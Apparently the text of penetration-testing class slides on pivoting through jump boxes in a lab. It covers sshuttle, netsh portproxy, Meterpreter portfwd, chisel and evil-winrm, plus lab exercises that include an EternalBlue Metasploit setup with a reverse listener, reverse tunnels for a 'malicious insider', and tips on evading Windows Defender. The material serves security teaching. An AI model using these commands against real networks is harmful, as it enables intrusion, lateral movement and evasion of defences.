c : Waiting: 2 r=[5, 7, 9] w=[1] x=[] (fullness=14/0)
c : Ready: 2 r=[9] w=[1] x=[]
s: < channel=0 cmd=PONG len=7
c : received PING response
s: Waiting: 2 r=[5, 7, 9] w=[1] x=[] (fullness=0/0)
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
s: Ready: 1 r=[0] w=[1] x=[]
s: < channel=0 cmd=PONG len=7
s: received PING response
```

```
root@thunder:~/Documents/CACI/CACICON# head /usr/local/bin/sshuttle
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from sshuttle.cmdline import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
```

Observe that sshuttle is a python3 application

Once connected to target, another python binary is uploaded to target. Python3 should be installed on remote host!

Sshuttle sets up a PREROUTING rule to redirect traffic over a tunnel to the other host

Instead of forwarding packets over the tunnel, TCP sessions get recreated on the jump box

# How does sshuttle work?

KALI

Linux Jump Box

```
root@kali:~/sshuttle# sshuttle -r vorpal@10.10.2.30 172.25.0.0/24 -vv
Starting sshuttle proxy (version 1.0.6.dev77+g6ae0b51).
c : which() found 'sudo' at /usr/bin/sudo
c : Starting firewall with Python version 3.8.2
fw: which() found 'iptables' at /usr/sbin/iptables
fw: which() found 'iptables' at /usr/sbin/iptables
fw: ready method name nat.
c : IPv6 enabled: Using default IPv6 listen address :::1
c : Method: nat
c : IPv4: on
c : IPv6: on
c : UDP : off (not available with nat method)
c : DNS : off (available)
c : User: off (available)
c : Subnets to forward through remote host (type, IP, cidr mask width, startPort, endPort):
c :   (<AddressFamily.AF_INET: 2>, '172.25.0.0', 24, 0, 0)
c : Subnets to exclude from forwarding:
c :   (<AddressFamily.AF_INET: 2>, '127.0.0.1', 32, 0, 0)
c :   (<AddressFamily.AF_INET6: 10>, '::1', 128, 0, 0)
c : Trying to bind redirector on port 12300
c : TCP redirector listening on (':::', 12300, 0, 0).
c : TCP redirector listening with <socket.socket fd=5, family=AddressFamily.AF_INET6, type=SocketKind.SOCK_STREAM, proto=0, laddr=(':::', 12300, 0, 0)>.
c : TCP redirector listening on ('127.0.0.1', 12300).
c : TCP redirector listening with <socket.socket fd=7, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 12300)>.
c : Starting client with Python version 3.8.2
c : Connecting to server...
c : which() found 'ssh' at /usr/bin/ssh
c : executing: [/usr/bin/ssh, 'vorpal@10.10.2.30', '-i', '/bin/sh -c \'P=python3; SP -V 2>/dev/null || P=python; exec "SP" -c \'\"'\"'\"'import sys; os; verbosity=2; sys.stdin = os.fdopen(0, "rb"); exec(compile(sys.stdin.read(1533), "assembler.py", "exec")); sys.exit(98);\'\"'\"'\'\"'; exit 97\'\"'\"'\'']
c : > channel0 cmd-PING len=7 (fullness=0)
vorpal@10.10.2.30's password: 
```

```
* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Wed Jun 30 20:56:02 2021
vorpal@linux-pivot:~$ sudo bash
[sudo] password for vorpal:
root@linux-pivot:/home/vorpal# iptables-save
root@linux-pivot:/home/vorpal# ps -efww | grep python
root      875      1  0 Jun30 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-s
tartup-triggers
root      930      1  0 Jun30 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unatt
ended-upgrade-shutdown --wait-for-signal
vorpal    13963   13962  0 04:31 ?        00:00:00 python3 -c import sys, os; verbosity=2; sys.stdin = o
s.fdopen(0, "rb"); exec(compile(sys.stdin.read(1533), "assembler.py", "exec")); sys.exit(98);
root     14153   14136  0 04:35 pts/0    00:00:00 grep --color=auto python
root@linux-pivot:/home/vorpal# ps -efww | grep python
root      875      1  0 Jun30 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-s
tartup-triggers
root      930      1  0 Jun30 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unatt
ended-upgrade-shutdown --wait-for-signal
root     14185   14136  0 04:35 pts/0    00:00:00 grep --color=auto python
root@linux-pivot:/home/vorpal# ps -efww | grep python
```

Instead of forwarding packets, Sshuttle uploads a python binary that does something like creating a new tcp connection on the jump box for everything that gets sent over. In other words: magic.

- Amazingly: your connections will go more quickly than via socks proxy
- Sadly: nmap isn't going to work here for some reason

```
# sshuttle -r yourlab@10.10.2.30 172.25.0.0/24 -vv
```

Interfaces  
lo 127.0.0.1

ens160: 10.10.2.30 or 31

ens192: 172.25.0.30 or 31

Linux  
Jump boxes

Interfaces  
lo 127.0.0.1

ens160: 10.10.2.35 or 36

ens192: 172.25.0.35 or 36

Windows  
Jump boxes

Interfaces  
localhost 127.0.0.1  
eth0 10.10.2.?

Your attack workstation

Interfaces

localhost 127.0.0.1

IP: 172.25.0.60 or 61

Windows  
Eternal Blue

Interfaces

localhost 127.0.0.1

IP: 172.25.0.40 or 41

Metasploitable2

Interfaces


localhost 127.0.0.1

IP: 172.25.0.50 or 51

Metasploitable3

# SShuttle notes

1. Needed: Root on attack box; user privs on target host; python3 on both
2. Creates IP tables REDIRECT rules locally and forwards all TCP sessions over ssh, not just packets and individual ports
3. You can have  $> 1$  sshuttle connection into multiple hosts simultaneously
4. Tracks all connections
5. Careful for DNS! Set appropriate flags for local or remote lookups



## **netsh interface portproxy**

Your Windows target will pass traffic coming in on port  $n$  to another IP address on port  $y$

# netsh interface portproxy

Add Portproxy rule

```
netsh interface portproxy add v4tov4 listenport=1337 connectport=445 connectaddress=10.10.2.??
```

Add Firewall rule to allow it

```
netsh advfirewall firewall add rule name="Proxy all the things" dir=in action=allow  
protocol=TCP localport=1337
```

Run your commands with target's IP destined for port 1337

```
netsh
```

Delete Portproxy rule

```
netsh interface portproxy delete v4tov4 listenport=1337
```

Delete Firewall rule

```
netsh advfirewall firewall delete rule name="Proxy all the things"
```




# Let's try it!

Let's connect to the windows jump box and add port forwards to metasploitable2.

```
netsh interface portproxy add v4tov4  
listenport=1337 connectport=80  
connectaddress=172.25.0.40
```

```
netsh advfirewall firewall add rule  
name="Proxy all the things" dir=in  
action=allow protocol=TCP localport=1337
```

```
# nikto -h http://172.25.0.40:1337
```



# **Meterpreter portfwd**

Similar to netsh portfwd,  
but through a meterpreter  
session with a target

# 2 uses for port forwarding

Access a service on target that you can't hit remotely (i.e. mysql)

```
meterpreter > portfwd add -l 33306 -p 3306 -r 127.0.0.1
```

Or, forward traffic through the host to a different target

```
meterpreter > portfwd add -l 8080 -p 80 -r 10.15.0.15
```

Once added, direct scans and spoits at 127.0.0.1:8080 or 33306

```
# nmap -sT -p8080,33306 127.0.0.1
```

Starting Nmap 7.70 at 2021-06-27 EST

Nmap scan report for localhost 127.0.0.1

PORT	STATE	SERVICE
8080/tcp	open	http-proxy
33306/tcp	open	unknown

```
-----  
# mysql -u root -h 127.0.0.1 --port=33306
```

MySQL [none]> show databases;

```
+-----+  
|Database|  
+-----+  
|users   |
```

Clean up portfwd's with

> portfwd delete -l 8080 -p 80 -r 10.15.0.15

> portfwd delete -l 33306 -p 3306 -r 10.15.0.15

<https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/>

<https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/>

<https://ethicalhackingguru.com/metasploitable-3-port-forwarding-tutorial/>

```
meterpreter> portfwd add -l 33306 -p 3306 -r 127.0.0.1
```

Interfaces

lo 127.0.0.1

ens160: 10.10.2.30 or 31

ens192: 172.25.0.30 or 31

Linux  
Jump boxes

Interfaces

lo 127.0.0.1

ens160: 10.10.2.35 or 36

ens192: 172.25.0.35 or 36

Windows  
Jump boxes




Interfaces

localhost 127.0.0.1

eth0 10.10.2.?

**Your attack workstation**

```
kali # mysql -u root -h 127.0.0.1 --port=33306
```



Interfaces

localhost 127.0.0.1

IP: 172.25.0.60 or 61

**Windows  
Eternal Blue**



Interfaces

localhost 127.0.0.1

IP: 172.25.0.40 or 41

**Metasploitable2**



Interfaces

localhost 127.0.0.1

IP: 172.25.0.50 or 51

**Metasploitable3**

**chisel**

A secure TCP/UDP proxy  
for Windows or linux

# Chisel

Chisel is a fast tunnel for TCP/UDP, transported over HTTP, secured via SSH.

Provides a secure endpoint INTO your network

Client/Server architecture

Will probably get caught by Windows Defender on disk

Can be built as a DLL and loaded into memory

Written in golang

# Building Chisel

```
# git clone https://github.com/jpillora/chisel.git && cd chisel
```

```
# apt install gcc-multilib
```

```
# apt install gcc-mingw-w64
```

```
***For this class - download the precompiled binaries from this repo!!***
```

Build it normally with ‘go build’, or strip out symbols as follows:

```
# go build -ldflags='-s -w'
```

Pack the binary to shrink it down from 9.5mb to 3.5mb

```
# upx chisel
```

Build it for Windows:

```
# GOOS=windows GOARCH=amd64 CGO_ENABLED=1 CXX=x86_64-w64-mingw32-gcc go build
```

# Chisel syntax

Using Chisel to access the internal network of a connected client via socks

From Kali attack box :

```
/usr/share/chisel/chisel server -p 8080 --reverse
```

From target (client)

```
> .\chisel64.exe client 172.25.0.30:8080 R:socks
```

-----

Using Chisel to reverse forward a port via secure connection

From Kali attack box :

```
/usr/share/chisel/chisel server -p 8080 --reverse
```

From target (client)

```
> .\chisel64.exe client 172.25.0.30:8080 R:5985:127.0.0.1:5985
```



# Evil WinRM

Set it up if you don't have it:

<https://github.com/Hackplayers/evil-winrm>

```
# gem install evil-winrm
```

# Pwn Windows with evil-winrm

Create a forward tunnel from kali into jump box (via chisel or ssh)

```
ssh -nNTL 5985:172.25.0.50:5985 yourlab@10.10.2.30
```

```
# evil-winrm -u lazyadmin -p 'Password123!' -i 127.0.0.1
```

```
root@thunder:~# ssh -nNTL 5985:172.25.0.50:5985 vorpal@10.10.2.30
ssh: Could not resolve hostname 5985:172.25.0.50:5985: Name or service not known
root@thunder:~# ssh -nNTL 5985:172.25.0.50:5985 vorpal@10.10.2.30
vorpal@10.10.2.30's password:
Permission denied, please try again.
vorpal@10.10.2.30's password:
client loop: send disconnect: Broken pipe
root@thunder:~# ssh -nNTL 5985:172.25.0.50:5985 vorpal@10.10.2.30
vorpal@10.10.2.30's password:
^Croot@thunder:~# ssh -nNTL 5985:172.25.0.51:5985 vorpal@10.10.2.31
The authenticity of host '10.10.2.31 (10.10.2.31)' can't be established.
ECDSA key fingerprint is SHA256:il10FscKznMMfZeZs960x6FnC67hBrrF4VdKznv95Tg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.2.31' (ECDSA) to the list of known hosts.
vorpal@10.10.2.31's password:
```

```
Error: An error of type Errno::ECONNREFUSED happened: message is connection refused - connect(2) for "127.0.0.1" port 5985 (127.0.0.1:5985)
```

```
Error: Exiting with code 1
```

```
root@thunder:/usr/share# evil-winrm -u lazyadmin -p 'Password123!' -i 127.0.0.1
```

```
Evil-WinRM shell v2.4
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\lazyadmin\Documents> exit
```

```
Info: Exiting with code 0
```

```
root@thunder:/usr/share# evil-winrm -u lazyadmin -p 'Password123!' -i 127.0.0.1
```

```
Evil-WinRM shell v2.4
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\lazyadmin\Documents> █
```

# Evil-WinRM

```
# evil-winrm -u lazyadmin -p 'Password123!' -i 127.0.0.1 -s '/usr/share/' -e '/usr/share/'
```

Add paths to executables and powershell scripts to upload them to target! :)

<https://www.hackingarticles.in/evil-winrm-winrm-pentesting-framework/>

```
root@thunder:~# ssh -nNT 5985:172.25.0.50:5985 vorpal@10.10.2.30
ssh: Could not resolve hostname 5985:172.25.0.50:5985: Name or service not known
root@thunder:~# ssh -nNTL 5985:172.25.0.50:5985 vorpal@10.10.2.30
vorpal@10.10.2.30's password:
Permission denied, please try again.
vorpal@10.10.2.30's password:
client loop: send disconnect: Broken pipe
root@thunder:~# ssh -nNTL 5985:172.25.0.50:5985 vorpal@10.10.2.30
vorpal@10.10.2.30's password:
^Croot@thunder:~# ssh -nNTL 5985:172.25.0.51:5985 vorpal@10.10.2.31
The authenticity of host '10.10.2.31 (10.10.2.31)' can't be established.
ECDSA key fingerprint is SHA256:ill0FscKznMMfZeZs960x6FnC67hBrrF4VdKznv95Tg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.2.31' (ECDSA) to the list of known hosts.
vorpal@10.10.2.31's password:
```

```
Error: An error of type Errno::ECONNREFUSED happened: message is connection refused - connect(2) for "127.0.0.1" port 5985 (127.0.0.1:5985)
```

```
Error: Exiting with code 1
```

```
root@thunder:/usr/share# evil-winrm -u lazyadmin -p 'Password123!' -i 127.0.0.1
```

```
Evil-WinRM shell v2.4
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\lazyadmin\Documents> exit
```

```
Info: Exiting with code 0
```

```
root@thunder:/usr/share# evil-winrm -u lazyadmin -p 'Password123!' -i 127.0.0.1
```

```
Evil-WinRM shell v2.4
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\lazyadmin\Documents> █
```

# LAB 1

SShuttle → Linux Jump Box  
Evil winRM against windows

You've found a script used by lazyadmin with his password "Password123!". Using sshuttle to pivot through the linux jump box, connect into metasploitable3 with evil-winRM.

Upload winpeas and survey the box.

---

# LAB 2

Linux jump box → nmap the  
internal network with your favorite  
SSH Socks Proxy

Remember to use TCP Connect scans

- `ssh -D 1080 yourlab@10.10.2.30 or 31`
- Putty → tunnel → Dynamic + port + “Add”
- `plink.exe -N -C -ssh -D 1080  
yourlab@10.10.2.30`
- Chisel client/server (windows/linux)

`# chisel server --socks5 -p 9001 --reverse`

`> chisel client <server_IP>:9001 R:1080:socks`

Update /etc/proxychains.conf

`socks` 127.0.0.1 1080

# LAB 3

Forward + Reverse Tunnel  
Pwn Windows + Receive beacon

Metasploit/Meterpreter

FROM YOUR KALI BOX:

Forward local:445 to Windows

Reverse tunnel <linux:4444> to kali

```
ssh -nNT -L 445:172.25.0.60:445 -gnNTR 4444:127.0.0.2:4444 yourlab@10.10.2.30
```

*#msfconsole*

*> use windows/smb/ms17\_010\_psexec*

*> set LHOST 172.25.0.30*

*> set LPORT 4444*

*> set RHOSTS 127.0.0.1*

*> set RPORT 445*

*> set ReverseListenerBindAddress 127.0.0.2*

*> set ReverseListenerBindPort 4444*

---

# LAB 4

## Reverse Tunnel

As a malicious insider, set up a tunnel that allows people to SSH and socks proxy into the hack-phone or metasploitable2 via a C2 box in the (yourlab) cloud

Alternate: Allow an outsider to evil-winrm into metasploitable3 and scan/attack network

Hint: Try a reverse tunnel from the target box using one or more of the tools we've discussed. Multiple tunnels will probably be necessary

---

# LAB 5

## Teach the teacher

Break into four groups and learn one of these tools. Once you've got it working in the lab, show me how to do it.

Hans ICMP tunnel

<http://code.gerade.org/hans/>

XC by XCT <https://github.com/xct/xct>

DNSScat2

<https://github.com/iagox86/dnscat2>

ReGeorg

<https://github.com/sensepost/reGeorg>

Each group needs to do a different tool.

---



# Meterpreter portfwd on Windows host

---

In your meterpreter session, upload plink.exe for CLI port forwarding  
`meterpreter > upload /usr/share/windows-binaries/plink.exe`

SSH tunnel back to your attack box

# Resources

Sites you already know

Hackthebox.com

IppSec's videos on YouTube

- reddish (great pivot diagrams)

- anuviz (chisel example)

<https://www.youtube.com/watch?v=tEwH1FeH1mw&t=1740s>


- ReGeorg - web based socks proxy

<https://www.youtube.com/watch?v=B9nozi1PrhY&t=4245s>

- <https://ippsec.rocks>

- TryHackMe - advent of cyber

SpecterOps.io



<https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/>